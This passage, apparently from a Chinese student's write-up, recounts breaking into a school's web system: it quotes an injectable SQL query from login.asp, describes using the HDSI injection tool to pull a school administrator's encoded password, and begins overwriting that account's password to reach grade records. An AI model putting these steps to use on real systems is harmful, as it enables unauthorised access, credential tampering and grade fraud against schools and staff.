


图 4

在login.asp中看到一行内容（选中区域）**select * from eis_mana_log where (nick='"&nick&"')"**，eis_mana_log引起了我的注意，在刚刚猜解的表单中并没有这个表单，立刻用HDSI进行猜解，得到老师的用户名和密码，如图5。

看到那个id=292的用户了吗？刘XX，他就是我们学校的中层领导干部哦！他肯定是有查分的权限，可惜他们的密码好奇特，拿去试了试，密码不对……

经过反复的测试，得出使用HDSI猜解出的密码全是经过加密的（具体加密算法还要请教各位高手），试验得出的“埣愬”，实际密码值为11。

接着我用HDSI中的高级命令将id=292的密码换成“埣愬”，